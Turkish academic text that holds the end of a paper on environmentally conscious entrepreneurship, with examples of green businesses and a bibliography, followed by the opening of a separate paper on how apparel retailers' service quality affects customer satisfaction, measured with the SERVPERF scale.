Girişimcilik faaliyeti gerek devlet eliyle yapılsın gerekse özel sektör eli ile yapılsın ekonomik kalkınmanın en temel taşıdır. Girişimcilik son 10 yılda oldukça fazla çeşitlenme ve değişim geçiren bir kavram haline geldi. Yenilikçi girişimciler, taklitçi girişimciler, vizyoner girişimciler, yeşil girişimciler, ekolojik girişimciler ve daha başka birçok tanımlamadan bahsetmek mümkündür. Teknolojik gelişmelerin ışığında her geçen gün bu dönüşüm devam etmektedir. Gerek bu teknolojik gelişmeler ve gerekse tüketicinin artan talebi girişimcileri değişimin içine çekmekte ve iş modellerini

yeniden gözden geçirmek zorunluluğunu doğurmaktadır. Kaynakları etkin kullanarak fayda üreten girişimciler, üretim ve satış esnasında yürüttükleri faaliyetler ile kendi kullandıkları veya gelecek kuşakların kullanacakları kaynaklara bilerek veya bilmeyerek zarar vermektedirler. Üretirken çevreye zarar vermemek kadar tüketirken ve tüketim sonrası da aynı bilincin devam etmesi gerekmektedir. Yeni üretileceklerin çevreci yaklaşım ile üretilmesi girişimcilerin ilgilendikleri yeni çalışma sistemleri içinde yer almaya başlamıştır. Bunun yanı sıra hali hazırda üretilmiş olanların çevreci yaklaşım ile yeniden ele alınması söz konusudur. Kendi üretimi için kaynak verimliliğini ve çevrenin korunmasını önemseyen ve konuda kaygı duyan girişimcilerin aynı hassasiyeti gelecek kuşaklar için duymaya başlaması ile birlikte çevreci girişimcilik anlayışı da yaygınlaşmaya başladı. Karı artırmak adına çevrenin adeta yok edilmesinin önünü kesmek ve aynı zamanda girişimcilik faaliyetini sürdürmek adına yeni girişim modelleri ve girişimcilik anlayışları ortaya çıktı. Çevreye duyarlı ve ekolojik kaygı düzeyi gelişmiş girişimciler girişimcilik faaliyetlerini bu yeni anlayış ile düzenlemeye veya yeni iş girişimlerini çevre odaklı olarak hayata geçirmeye başlamışlardır.

Bu çalışmada ekolojik kaygı ve çevreye duyarlılık bilinci, girişimci faaliyetler ile ilişkili olarak ele alınmıştır. Bu kapsamda öncelikli olarak girişimcilik faaliyetinin çevreci yaklaşım ile ele alınarak teorik olarak tanımlanması ve açıklaması yapılmıştır. Çevreci girişimcilik faaliyetinin önemi, zorlukları ve girişimcilerin bu anlamdaki güdülerini ele alınmıştır. Araştırma kapsamında çevreye duyarlı girişimcilik faaliyeti yürüten girişimcilerden örnekler incelenmiştir. Bu tarz girişimcilerin hangi alanlara yöneldikleri ve ne tür işleri tercih ettikleri incelenmiştir. Olumlu örnek teşkil etmesi açısından ekolojik bilinçle ve çevreye duyarlılık ile girişimlerini sürdüren kişilerin ve kurumların paylaşılması yeni girişimcileri teşvik edici özellik taşıyacaktır.

EKOLOJİK KAYGI VE ÇEVREYE DUYARLILIK BİLİNCİ İLE FAALİYET GÖSTEREN İŞ FİKİRLERİ ÖRNEKLERİ

Yiyecek Atığı Tesisi

Gelişmiş endüstrisi olan ülkeler, Güney Afrika'daki ülkelerin yiyecek üretimine eşit miktarda çöp üretiyor. Sadece tüketim sırasında değil henüz tüketim aşamasına gelmeden de ziyan ediliyor. Amerikan Organik Enerji (AOE) öncülüğünde General Electric'in de dahil olduğu bir grup uzman şirket tarafından oksijensiz ortamda 1 ay kadar bekletilen atıklar sıkıştırılmış doğal gaz ve posaya dönüştürülüyor. Bu sistemde üretilecek doğalgaz hem atıkların toplanmasında kullanılan kamyonlarda kullanılacak hem de tesisin elektrik ihtiyacını giderecek seviyededir. Aynı zamanda geriye kalan posa da zengin bir gübre kaynağı olarak kullanılıyor(www.gaiadergi.com).

Apple'ın Ormanı

Apple yılda 1 trilyonu aşkın ürün paketliyor ve bu iş için oldukça fazla kağıt tüketiyor. Bu yıl satın aldıkları yaklaşık 15 bin dönüm orman ile sadece kendi ihtiyaçlarını karşılamak değil, arazilerin orman vasfını yitirmesine engel olmak amacını gütmektedir. Amerika'da yaşanan orman arazisi satışlarını engellemek için kurulan koruma fonlarından birine yardım ederek ormanın ekolojik yapısını koruyacak şekilde kesim yapılmasını hedefliyorlar. Aslında bir orman arazisi satın alımı değil, zincirleme bir kurtarma çalışmasına para yatırmış durumdadır(www.gaiadergi.com).

İçinden Çiçekler Çıkan Sigara İzmaritleri

Etrafa atılan sayısız sigara izmaritinden rahatsız olan İngiliz tasarımcı bu problemi çözmek için 'Cigg Seeds' adını verdiği bir iş fikri geliştirdi. Sigaralar kır çiçeği tohumları ve toprakta çözülebilir filtrelerle donatıldı. İzmaritler yere atıldıktan sonra tohumlar filizleniyor ve çiçek açıyor. Sonuçta yerlere izmarit atma eylemi açık alanların güzelleşmesini sağlıyor(www.yeniisfikirleri.net).

Intel ve Google' ın Çevreci Girişimi

Intel ve Google, bilişim şirketlerini enerji verimliliği arayışı için bir araya getiren İklim Kurtarıcıları Bilişim Girişimi'ne katıldı. Girişimin amacı, enerji verimliliğine sahip bilgisayarlar ve bilgisayar parçaları oluşturup; tüm dünyada enerji verimliliğine sahip bilgisayarların ve güç yönetimi araçlarının benimsenmesini destekleyerek, enerji tasarrufu sağlamayı ve sera gazı yayılımını azaltmak(www.hurriyet.com.tr).

Büyüyen Ayakkabı

Kenton Lee, Kenya'da ayakkabısız veya kendisine küçük gelen ayakkabıları giyen çocukları gördükten sonra bu konuda bir şeyler yapmaya karar verip büyüyeblen ayakkabı projesine başlıyor. Bu ayakkabı bir çocuğun 5 sene boyunca kullanabileceği şekilde tasarlanıyor. Ayakkabı yanlarda ve arkasında bulunan aparat ile büyütülebiliyor. Şuanda 80 farklı ülkede 70 bin ayakkabı çocuklara ulaştırılıyor. Bu şekilde hem sosyal yönden ihtiyaçlar karşılanırken aynı zamanda kullanılacak hammaddeden de tasarruf sağlama söz konusu olmaktadır. Seçilen özel pazarda o pazarın özel ihtiyaçları karşılanmıştır(www.ceotudent.com).

Naylon ve Kauçuktan Kompozit Malzemeler

Kadın girişimci kimyager Sakarya'da kurduğu tesiste naylon ve kauçuktan kompozit malzemeler üretiyor. Plastiğin doğaya kontrolsüz bırakılması halinde ayrışmasının yüzyıllar sürebildiği bilinen bir gerçektir. Bu şekilde doğanın kirlenmesini önlemek ve aynı zamanda ticari anlamda gelir elde etmek için plastik atıklar toplanarak işleniyor. Sanayide geri dönüşüm arttıkça ithal hammaddeye ihtiyaç azalacaktır(www.myfikirler.org).

Deniz Yosunundan Üretilen Yenebilir Pipetler

Deniz yosununun yenilenebilir yapısı ve hatta karbondioksiti hapsedmesi nedeniyle, plastik yerine geçebilecek iyi bir alternatif olarak görülmesi ile birlikte Amerika'da pipet üretiminde kullanılıyor. Kullanıcılar farklı renk ve tatlarda üretilen pipet ile işleri bitince bu ürünü yiyebiliyorlar ya da yemek istemeseler de ürün organik yapısı sayesinde kısa sürede parçalanabiliyor. Hatta ürün ek besleyici gıdalarla takviye edilip, kullanıcıların daha çok dikkatini çekmeyi planlıyor(www.yeniisfikirleri.net).

Dünya Devleri de Yeşilleniyor

Çevreye duyarlı tesis olma girişimleri tüm dünyada hızla ilerliyor. Aralarında Hilton, Marriott, IHG, Accor, Wyndham ve Sheraton gibi otelcilik devlerinin bulunduğu şirketler, 'yeşil' sertifikalı ürünlere yatırım yaparak enerji ve su tüketimlerini azaltmayı hedefliyor. Bu işletmeler karbon salınımı, enerji tüketimi ve atıklarını yüzde 20 azaltmayı hedefliyor(www.keremkoftoglu.com).

Eko Köyler

Sanayileşmenin yıkıcılığına karşı yaşam savunucuları, doğayla uyumlu alternatif yaşam modelleri arayışına girmeye başladı. Ekoköyler bu ihtiyacı karşılamaya yönelik bir arayışın ürünü olarak ortaya çıktı. Ekolojik köy; insan eylemlerinin doğaya zarar vermeden, sağlıklı bir ortam yaratarak sürekli kılındığı, insan ölçekli bir topluluktur. Esasında doğadan ve kırsaldan kentlere akın başladıkça unutulmuş veya küçümsenen köy hayatının benzerinin, belki biraz daha organize biçimde oluşturulduğu yaşam alanlarıdır. Elektrik enerjisini güneş panellerinden, ısınmasını ise kendi yetiştirdikleri ağaçlardan sağlamakta olan köy sakinleri sebze ve meyve ihtiyaçlarının büyük çoğunluğunu kendi üretimlerinden sağlıyorlar. Muğla, Çanakkale, Kırıkkale, Ankara gibi illerde bu tarz eko köyler faaliyet göstermektedir(www.radikal.com.tr).

Doğa Dostu Sulama Sistemi

Modern sulama sistemlerine (damlama sulama, yağmurlama, v.b.) entegre olarak çalışmakta olan sulama sistemi için arazide elektrik alt yapısına ihtiyaç bulunmuyor, tamamı güneş paneli ile çalışan sistemler mevcut ve bu sistemler kablosuz iletişim ile birbirleri ile haberleşiyorlar. Topraktaki nemi ve hava durumu verilerini takip ederek ürüne özel sulama ve gübreleme planları çıkartılıyor, sulama ve gübreleme otomatik hale getiriliyor. Böylece, %40'a varan su tasarrufu ve verim artışı sağlanırken, %30'a varan da gübre ve kimyasal tasarrufu elde ediliyor. Bu sistem sayesinde doğal kaynakların etkin kullanımı sağlanmış olmaktadır(www.teknosektor.com).

TARTIŞMA ve SONUÇ

Girişimcilik faaliyeti kaynakların kullanılabilir hale getirilerek ihtiyaçların karşılanması için en önemli etken. Girişimcilik faaliyetinin özel teşebbüslere bırakılmasının önünü kesip bu tarz faaliyetlerin sadece devlet kontrolünde ve devlet eli ile yürütülmesini sağlayan mekanizmalar olduğu gibi devletin tamamen girişimcilik faaliyetinin dışında kaldığı ve özel teşebbüsler eli ile girişimcilik faaliyetinin yürütüldüğü ekonomiler de mevcuttur. Bu ikisini harmanlayan ekonomik yapılarda oldukça yaygın olarak mevcuttur. Son yıllarda insan ihtiyaçlarının karşılanması için sınırsız olarak üretim imkanlarını kullanmak ve kar maksimizasyonu güdüsü ile hareket etmek şeklinde sürdürülen girişimcilik anlayışında meydana gelen dönüşümler girişimciliğe yeni boyutlar katmaya başlamıştır. İletişim teknolojilerindeki yenilikler sayesinde insanların birbiri ile etkileşiminin artması neticesinde yerel düşünmekten küresel düşünmeye doğru kayan bir girişimcilik hareketi başlamıştır. Girişimcilerin gerek ürettikleri ürünleri satmak için gerekse hammadde kaynaklarına olan ihtiyaçlarını karşılamak için eskiye oran ile daha karmaşık bir çevre içinde faaliyet göstermeleri gerekmektedir. Dünya nüfusunun artışı ile birlikte insan ihtiyaçlarının artması daha fazla kaynağa ihtiyacı da beraberinde getirmiştir. Tam da bu noktada girişimcilerin üretim faktörlerinden hammadde unsurunun sürdürülebilirliği sorgulanmaya başlamıştır. Aşırı tüketim, atıkların oluşturduğu tahribat, üretim esnasında çevrenin korunmaması, bencil ve bireyci kaynak kullanımı gibi nedenler ile girişimcilerin hammadde kaynakları tehdit altına girmektedir. Bunun ötesinde tüketicilerin artan yöndeki tepkileri ve çevre duyarlılığındaki artış girişimcilerin yeni iş modelleri geliştirmesini zorunlu kılmıştır. Bu çalışmada girişimcilik faaliyeti ekolojik bilinç ve çevreye duyarlılık ile ilişkili olarak incelenmiştir.

Girişimcilik faaliyeti; yeşil girişimcilik, doğa dostu girişimcilik, ekolojik girişimcilik, çevreye duyarlı girişimcilik gibi çeşitli isimler ile anılmaya başlamıştır. Bu konuda elbette ki tüketicinin çevre bilincindeki artış ile birlikte daha çok doğa dostu ürün satın almaya başlaması etkili olmuştur. Sürdürülebilirlik ve rekabet edebilirlik yarışı içinde olan girişimciler ürün satışı ve pazarlamasında özellikle bu konuyu öne çıkarmaya ve kar artışları ve satış miktarı artışlarını buna bağlamaya başlamışlardır. Tek gerekçenin kar olarak düşünülmesi de oldukça yanlış bir yaklaşım olacaktır. Girişimciler hem şuanda kendi üretimleri için gerekli hammaddeyi korumak için hem de gelecek kuşakların kullanacağı hammadde kaynaklarının muhafaza edilmesini sağlamak için çaba harcamaya başlamışlardır. Günü kurtarmanın ötesinde daha uzun vadeli düşünce yapısına sahip girişimciler, enerji verimliliği, atıkların dönüşümü, kirletmeden üretme, kaynakları koruma ve çevre bilinci ile hareket etmeye önem vermeye başlamışlardır. Araştırma kapsamında Türkiye' den ve Dünyadan ekolojik kaygı güden ve çevreye duyarlı iş modelleri geliştiren girişimcilik örnekleri analiz edilmiştir.

Genel olarak bakıldığında girişimcilerin yoğunlaştığı sektör geri dönüşüm olmuştur. Plastiklerin doğaya verdiği zararı giderme aynı zamanda bundan ticari kazanç elde etme adına dönüşüm tesisleri kurulmuş ve atık plastik işlenerek yeni bir ürün haline getirilmiştir. Bu şekilde doğada çözülmesi yüzyıllar alabilen plastik ürünler yeni ve kullanışlı bir değere dönüşmüştür. Enerji ve su tüketiminin azaltılmasına yönelik girişimlerde ise aynı işi daha az enerji kullanarak yapmak üzerine iş modelleri geliştirilmiştir. Isı yalıtımları, tasarruflu lambalar, kendi elektriğini üreten binalar üretilmeye başlanmıştır. Bu girişimler hem kaynak kullanımında etkinlik sağlarken hem de maliyetlerde uzun vadede düşüşler yakalamaktadırlar. Bilinçsizce tüketilen ve boşa akıtılan suyun tasarruflu ve daha etkin kullanılması adına geliştirilen otomatik sulama sistemleri sayesinde gerektiği kadar su kullanımı

sağlanmıştır. Su kaynaklarının tüketilmesi önlenirken boşa akan suyun maliyetinden de tasarruf yapılmıştır. Yine büyüyen ayakkabı modeli ile geliri düşük kişilerin uzun dönem kullanabilecekleri çocuk ayakkabıları üretilirken aynı zamanda çöpe atılan ayakkabıların çevrede oluşturacağı kirlilik engellenmiş olmaktadır. Kirlilikten ve gürültüden bunalan ve daha doğal ve sakin yaşamayı tercih eden kişiler için kurulan ekoköylerde ise elektrik üretimini kendisi yapan ve ısınmayı kendisi sağlayan güneş panelleri kullanılmıştır. Telefon üreticisi işletmenin kendi ormanını yetiştirme kararı ise oldukça ilginç gelmek ile birlikte çevre dostu girişimcilik için iyi bir örnek oluşturmaktadır. Ürettiği ürünlerin paketlenmesinde kullanılan kağıdın hammaddesini üreterek gelecekte ihtiyaç duyacağı kaynağı kendisi temin ederken aynı zamanda yok olan ormanların geri kazanılmasına da destek vermektedir.

Sonuç olarak girişimcilik faaliyetleri doğal çevre ile bağlantılı olarak yürütülmek zorundadır. Günümüzde var olan girişimlerin gelecekte de faaliyetlerini sürdürüyor olmaları sadece pazardaki talebe göre şekillenmekten uzaklaşmıştır. Bilinçsizce tüketilen kaynaklar ve maliyet unsuru olarak görülen çevre koruma önlemleri düşüncesi girişimcilerin ayakta kalmasını engelleyecektir. Korunan çevre sürdürülebilir girişimciliği sağlayacaktır. Bu sebeple girişimcilerin çevreye duyarlı olmaları ve ekolojik kaygı ile faaliyetlerini yürütmeleri gerekmektedir. Bu ister gönüllülük ile ister yasa koyucunun baskısı ile olsun mutlaka sağlanmalıdır. Bu yönde artan tüketici talebinin karşılanamaması ve hızla kirlenen ve yok olan hammadde kaynakları nedeni ile şuanda faaliyetini sürdüren birçok işletme gelecekte kapılarını kapatmak zorunda kalacaktır.

KAYNAKÇA

- Brewer, R., (1988). The Science of Ecology. W.B. Saunder Company, ISBN:0-03-009944-7, 922 pages.
- Cheah, I. and Phau, I., (2011). Attitudes Towards Environmentally Friendly Products: The Influence Of Ecoliteracy, Interpersonal Influence and Value Orientation. *Marketing Intelligence and Planning*, 29(5), 452-472.
- Çalışkan, M., (2002). Yetişkinlerde çevre duyarlılığını etkileyen etmenler. Ankara Üniversitesi Eğitim Bilimleri Enstitüsü yayınlanmamış Yüksek lisans tezi, Ankara.
- Çepel, N., (1983). Genel Ekoloji. İstanbul Ün. Orman Fak. Yayınları: 3155/352.
- Dağdemir, Ö., (2003). Çevre Sorunlarına Ekonomik Yaklaşımlar ve Optimal Politika Arayışları, Ankara, Gazi Kitabevi.
- Freimann, J., Marxen S., and Schick H., (2005). Sustainability in the Start-up Process. In *Making Ecopreneurs: Developing Sustainable Entrepreneurship*, Schaper M (ed). Ashgate: Burlington, VT; 72-88.
- Gürbüz, H., Kişoğlu, M., Alaş, A., Sülün, A., (2011). Biyoloji öğretmeni adaylarının çevre okuryazarlıklarının farklı değişkenler açısından incelenmesi. *E- International Journal Of Educational Research*, 2(1), 1-14
- Isaak, R., (1997). Globalisation and green entrepreneurship, *Greener Management International*, Greenleaf Publishing, Sheffield, p. 80.
- Kirkwood, J., and Walton, S. (2010). *International Journal of Entrepreneurial Behaviour and Research*, Vol. 16 No. 3:204-228
- Kollmuss, A. and Agyeman, J., (2002). Mindthegap: Why Do People Act Environmentally and What are the Barriers to Pro-Environmental Behavior?. *Environmental Education Research*, 8(3), ss. 239-260
- Linnanen, L., (2002). An Insider's Experiences with Environmental Entrepreneurship, *The Journal of Corporate Environmental Strategy and Practice*, Vol. Summer, Issue 38:71-82
- Schaltegger, S. (2005). *Research and Markets: Making Ecopreneurs: Developing Sustainable Entrepreneurship*, Dublin; M2 Communications Ltd.
- Sungur, Z., (2010). Yeşil Yakalı Meslekler. 12. Çalışma Ekonomisi ve Endüstri İlişkileri Kongresi Bildiriler Kitabı, 7-10 Ekim 2010, Antalya, 77-90.
- Şimşekli, Y., (2004). Çevre Bilincinin Geliştirilmesine Yönelik Çevre Eğitimi Etkinliklerine İlköğretim Okullarının Duyarlılığı. *Uludağ Üniversitesi Eğitim Fakültesi Dergisi*, 17(1), 83-92.
- Tekeli, İ., (1999). *Modernite Aşılırken Siyaset*, İmge Kitabevi, Ankara, s. 119- 123
- Ünder, H. (1996) *Çevre Felsefesi*, Doruk Yayınları, Ankara
- Walley EE and Taylor DW., (2002). Opportunists, champions, mavericks?, *Greener Management International* (38): 31-43.
- İnternet Kaynakları**
- <http://keremkoftoglu.com/cevre-turist-ve-girisimciye-kazandiran-yatirim-1113>
- <http://teknosektor.com/2014/03/20/doga-dostu-girisim-g4tech-sulama-otomasyonu/>
- <http://www.hurriyet.com.tr/gundem/intel-den-cevreci-girisim-6752585>
- <http://www.radikal.com.tr/cevre/ekolojik-koyler-baska-bir-dunyaya-giden-yol-mu-1092281/>
- <http://www.yenisifirleri.net/girisimcilere-ornek-olacak-cevre-dostu-is-fikirleri/>
- <http://www.yenisifirleri.net/icinden-cicekler-cikan-sigara-izmaritleri/>
- <https://ceotudent.com/turkiyeden-dunyadan-15-basarili-sosyal-girisim-ornegi>
- <https://gaiadergi.com/2015-yilinda-one-cikan-cevreci-yenilikler-geri-donusturen-tasarimlar-ve-girisimler/>
- <https://www.myfikirler.org/geri-donusume-yonelik-is-fikirleri.html>

Hazır Giyim Sektöründe Hizmet Veren İşletmelerin Hizmet Kalitesinin Müşteri Memnuniyetine Etkisi

Emine Türkan AYVAZ GÜVEN^{*}

İlham YILMAZ^{**}

Hüseyin GÜVEN^{***}

Öz

Dünyada ve ülkemizde hizmet sektörünün ekonomi içindeki payı sürekli yükselmektedir. Hizmet işletmeleri içinde önemli bir yeri olan hazır giyim sektörü işletmeleri de, her geçen gün sayılarını artırmaktadır. Bu sayı artışı, işletmeler arasındaki rekabeti oldukça zorlaştırmaktadır. Rekabetten geri kalmamak için; verilen hizmetin kalitesi yükseltilmelidir. Yeni müşteri bulmanın eldeki mevcut müşteriyi tutmaktan zor olduğu bu rekabet ortamında, hizmet kalitesine önem vererek, müşteri memnuniyeti gerçekleştirilebilir. Bu çalışmanın temel amacı, hazır giyim sektöründe hizmet veren işletmelerin, hizmet kalitesi ile müşteri memnuniyeti arasındaki ilişkiyi incelemektir. Bu amaç doğrultusunda, Manisa Celal Bayar Üniversitesi Ahmetli Meslek Yüksekokulu'nda öğrenim gören öğrencilere "SERVPERF Ölçeği" ve "Müşteri Memnuniyeti Ölçeği" uygulanmıştır. Araştırma yöntemi olarak nicel bir yöntem benimsenmiş ve araştırmaya ilişkin veriler üç bölümden oluşan anket formu aracılığı ile toplanmıştır. Birinci bölümde, katılımcıların demografik özelliklerini belirlemeye yönelik sekiz soru yer almaktadır. İkinci bölümde, toplam 22 önermeden oluşan, SERVQUAL yöntemine alternatif olarak Cronin ve Taylor (1994) tarafından geliştirilen SERVPERF ölçeği yer almaktadır. Üçüncü ve son bölümde ise, müşteri memnuniyetini ölçmek amacıyla literatürde yaygın olarak kullanılan Voss ve arkadaşları (1988) tarafından geliştirilen genel tatmin ölçeği yer almaktadır. Araştırma verilerinin analizi SPSS 22.0 programı ile yapılmış olup, verilerin çözümlemesinde frekans, yüzde, ortalama, standart sapma, güvenilirlik analizi, korelasyon ve doğrusal regresyon analizlerinden yararlanılmıştır. Araştırma sonucunda müşteri memnuniyetine en fazla katkıyı güven verme boyutu yaparken, heveslilik boyutunun müşteri memnuniyetine katkısı anlamlı çıkmamıştır.

Anahtar Kelimeler: Hizmet Kalitesi, Müşteri Memnuniyeti, Hazır Giyim Sektörü, SERVPERF Ölçeği

The Effects of Service Quality of Enterprises In Apperal Sector on Customer Satisfaction

ABSTRACT

The share of the service sector in the economy is constantly rising in the World and in our country. Day by day, ready-to-wear clothing industry /enterprises which acquire a crucial place in service enterprises, are increasing their numbers. This increase in numbers results in challenging competition between enterprises. To avoid falling back from the competition, the quality of the service should be upgraded. In a competitive environment where attaining new customers is harder than keeping the existing, giving importance to service quality can effectuate customer satisfaction. The main goal of this study is to analyze the relationship between the service quality of Apperal sector enterprises on customer satisfaction. Within the scope of this purpose "SERVPERF Scale" and "Customer Satisfaction Scale" will be applied to students who are studying at Manisa Celal Bayar University Ahmetli Vocational School. A quantitative method was adopted as a research method and the research related data was collected through a questionnaire consisting of three parts. The first part dwells on eight questions designed to determine the demographic characteristics of the participants. In the second part with the total of 22 suggestions stands the SERVPERF scale developed by Cronin and Taylor (1994) as an alternative to SERVQUAL method. In the third and final part the widely used general satisfaction scale developed by Voss et al. (1988) is adopted to measure customer satisfaction. Analyzes of the research data were made with SPSS 22.0 program and frequency, percentage, mean, standard deviation, reliability analysis, correlation and linear regression analyzes were used in the analysis of the data. As a result of research, the most contribution to customer satisfaction is the dimension of "Assurance", The contribution of the dimension of "enthusiasm" to customer satisfaction did not make sense.

Key Words: Service Quality, Customer Satisfaction, Apperal Sector, SERVPERF Scale.

Giriş

Küreselleşme ve teknolojinin gelişmesiyle, hizmet sektörünün ekonomi içindeki payı sürekli artmaktadır. Bu artış doğrultusunda, pek çok hizmet işletmesi ekonomi içindeki yerini almıştır. Hizmet işletmeleri içinde önemli bir yeri olan, hazır giyim sektöründe hizmet veren işletmelerin de, her geçen gün sayıları artmaktadır. Bu sayı artışı işletmeler arasındaki rekabeti oldukça zorlaştırmaktadır. Dolayısıyla hazır giyim sektöründe hizmet veren işletmeler rekabetten geri kalmamak için, çeşitli yollara başvurumaktadırlar. Bunların en önemlilerinin başında ise, verdikleri hizmetin kalitesini yükseltmek gelmektedir. Hizmet kalitesi, müşteri istek ve ihtiyaçlarının en iyi şekilde karşılanması olarak tanımlanabilir. Yeni müşteri bulmanın, eldeki mevcut müşteriyi tutmaktan zor olduğu bu rekabet

^{*} Öğr.Gör.Dr. MCBÜ, Ahmetli MYO, ekonomist1987@hotmail.com.

^{**} Öğr.Gör. MCBÜ Ahmetli MYO.

^{***} Uzm., MCBÜ Sosyal Bilimler Enst. İşletme Doktora Öğrencisi.

ortamında, hizmet kalitesine önem veren hazır giyim sektörü işletmelerinin bu yolla müşteri memnuniyetini sağlayabilecekleri açıktır (Koçoğlu ve Aksoy, 2012: 2).

Sanayi devrimi ile birlikte işletmecilik alanında bir devrim gerçekleşmiş, insan ihtiyaçları çeşitlenmiş, “ne üretirsem üreteyim satarım” düşüncesinin yerini, “ne üretmeliyim ki satabileyim” anlayışı almıştır. Ayrıca, öncelikli olarak üretim denildiğinde insanların aklına mal gelirken, bu gün artık iş hayatında kadınların önemli ölçüde yer alması ve teknoloji ile iletişim alanında yaşanan hızlı gelişmeler; hizmet üreten işletmelerin sayısında ve kalitesinde değişiklikler yaşanmasına neden olmuştur. Dünyada yaşanan hızlı şehirleşme, teknolojik gelişmeler, gelişmekte olan ülkelerin hizmet altyapılarına ilişkin tamamlama süreçleri ile tarım ve sanayi sektörlerinin ülkelerin ekonomisindeki ağırlığının azalması gibi faktörler, hizmet sektörüne dikkat çekmektedir. İmalat sektöründe gerçekleşen rekabet üstünlüğünün temelinde, hizmetlerin sağladığı başarının katkılarının anlaşılmasıyla beraber, hizmet sektörüne gereken önem verilmeye başlanmıştır. Sanayi ötesi ekonomilerde, sanayi toplumlarındaki fiziki mal üretiminin yerini alan hizmet sektörü, dünya ekonomisinin küresel değişim sürecinde elle tutulmaz ekonomileri olarak tanımlanmakta ve yeni karlı sektörler olarak büyük bir gelişme potansiyeli taşımaktadır (Gündoğan, 2002: 4).

Bu bilgiler ışığında, çalışmanın temel amacı, hazır giyim sektöründe hizmet veren işletmelerin hizmet kalitesinin müşteri memnuniyetine etkisini araştırmaktır. Buradan hareketle araştırma problemi şu şekilde oluşturulmuştur “Hizmet kalitesinin boyutları müşteri memnuniyetini yordamakta mıdır?”

Problem cümlesine dayalı olarak araştırmada aşağıdaki sorulara yanıt aranmıştır:

1. Öğrencilerin hizmet kalitesine ilişkin algıları ne düzeydedir?

2. Hizmet kalitesinin boyutları olan; somut varlıklar, güvenilirlik, heveslilik, güven verme ve empati boyutları müşteri memnuniyetini yordamakta mıdır?

Bu sorulara yanıt bulmak için, Manisa Celal Bayar Üniversitesi (MCBÜ) Ahmetli Meslek Yüksekokulu (MYO) öğrencilerine anket uygulanmış ve SERVPERF ölçeği kullanılmıştır. Türk literatüründe SERVPERF ölçeğinin kullanıldığı çok fazla çalışma bulunmamaktadır. Bu nedenle, çalışmanın sonucunda elde edilen verilerin, literatüre yararlı bilgiler sunacağı düşünülmektedir.

Çalışmanın devam eden bölümünde; önce konuyla ilgili hizmet, kalite ve hizmet kalitesi kavramları açıklanacaktır. Arkasından, hazır giyim sektöründe hizmet kalitesi anlatılacak, daha sonra Hizmet Kalitesinin Ölçüm Metodu ile ilgili bilgi verilecektir. İzleyen bölümde, MCBÜ Ahmetli MYO'da hizmet kalitesinin ölçümüyle ilgili yapılan anket çalışması değerlendirilerek, tablolar ve yorumlar şeklinde sunulacaktır. Son olarak da, sonuç ve öneriler bölümüyle çalışma tamamlanacaktır.

2. Literatür Analizi

2.1. Hizmet, Kalite ve Hizmet Kalitesi Kavramları

İnsanlar yaşamlarının her aşamasında değişik biçimlerde, hizmet olayı ile karşılaşmakta ve iç içe yaşamaktadırlar. İnsanlarla ilgili olarak, doğrudan ya da dolaylı birçok konuda hizmetten söz edilmektedir. Böyle bakıldığında hizmet çok geniş bir kavram olarak görülmektedir (Koçbek, 2005: 22). Bu nedenle, bu kavram üzerinde birçok tanım yapılmıştır. “Hizmet” ile ilgili yapılan tanımlardan bazıları şu şekildedir:

- Hizmet, tüketicilerin yaşantılarından kaynaklanan ve çoğunlukla fiziksel olmayan sorunlarını çözen ya da çözümünü kolaylaştıran sistemler, faaliyetler ve faydalar toplamıdır (İslamoğlu ve Aydın, 2006: 18).
- Hizmetler, tüketicilerin mülkiyetle ilgisi olmaksızın satın aldıkları faydalardır (Mucuk, 2004: 299).
- Hizmetler, insanların ya da insan gruplarının, ihtiyaçlarını gidermek için belirli bir fiyattan sunulan, elle tutulmayan (soyut), koklanmayan, standartlaştırılamayan, yarar ve doyum oluşturan soyut faaliyetler bütünüdür (Sevimli, 2006: 2).
- Kotler ve Armstrong’a göre hizmet; bir tarafın diğerine sunduğu, temel olarak dokunulmayan ve herhangi bir şeyin sahipliğiyle sonuçlanmayan bir faaliyet ya da faydadır (Kotler ve Armstrong, 2004: 276)

Hizmet kadar önemli olan bir diğer kavram da “Kalite” dir. Kalite ile ilgili literatüre bakıldığında, bu alanda yapılan ilk çalışmaların, fiziksel ürünlerin tanımlanmasına yönelik olduğu; bununla birlikte, kalite konusunda çalışma yapan araştırmacıların kalite kavramına değişik açılardan yaklaştıkları görülmektedir (Akbaba ve Kılınç, 2001: 2). “Kalite” ile ilgili yapılan bazı tanımlar şöyledir:

- Kalite, kullanıma uygunluk derecesidir (Reeves ve Bednar, 1994)
- Kalite, müşterinin geri gelmesi, ürün ve hizmetlerin geri gelmemesidir (Öztekin, 2005: 31).
- Kalite, müşterinin şimdiki ve gelecekteki ihtiyaçlarının karşılanmasıdır (Bhimaraya, 2006: 37).
- Kalite, bir ürün veya hizmet hakkında müşterilerin veya kullanıcıların yargısı olup, beklentilerin ve ihtiyaçların karşılanmasına olan inançların ölçüsüdür (Tavmergan, 2002: 24).

İşletmeler, artık ürettikleri ve sattıkları ürünlerle değil, verdikleri hizmetin üstünlüğüyle ve kalitesiyle ayakta kalabileceklerini ve pazar paylarını ancak bu şekilde arttırabileceklerini görmeye başlamışlardır. Tatmin edici bir hizmeti verebilmek için işletmelerin; somut öğeler faktörü, müşteri ihtiyaçlarına cevap verebilme faktörü, hatasız ve zamanlı işlem faktörü, müşteriye tanıma ve anlama faktörü, personelin bilgi ve deneyimi faktörü ve nezaket faktörü gibi faktörleri göz önünde tutması gerekmektedir. Hizmetlere duyulan yoğun gereksinim, kaliteli hizmete olan gereksinimi de beraberinde getirmiştir (Karahan, 2000: 11-13)

Dikkate alınması gereken bir diğer kavram olan “Hizmet Kalitesi”, verilen hizmetin müşteri beklentilerinin ne kadarını karşıladığının bir ölçüsüdür. Kaliteli hizmet vermek ise, müşteri beklentilerinin karşılanabilmesidir (Altan vd., 2003: 4). Rekabetin yoğun yaşandığı günümüz iş dünyasında hizmet kalitesi çok daha önemli olmaktadır. Ürünün markası ne kadar bilinir olursa olsun, satın alma düşüncesinde olanlar eğer, o markalı ürünü satan kişilerin verdikleri hizmet kalitesinden memnun kalmazlarsa, başka markalara yönelme eğilimi gösterirler. Dolayısıyla önemli bir kavram olan “Hizmet Kalitesi” ile ilgili bazı tanımlar şöyledir:

- Hizmet kalitesi, müşteri beklentilerini karşılamak için üstün ya da mükemmel hizmetin verilmesidir (Yumuşak, 2006: 26).
- Hizmet kalitesi, bir işletmenin müşteri beklentilerini karşılayabilme ya da beklentileri aşma yeteneğidir (Akbaba, 2006: 18).
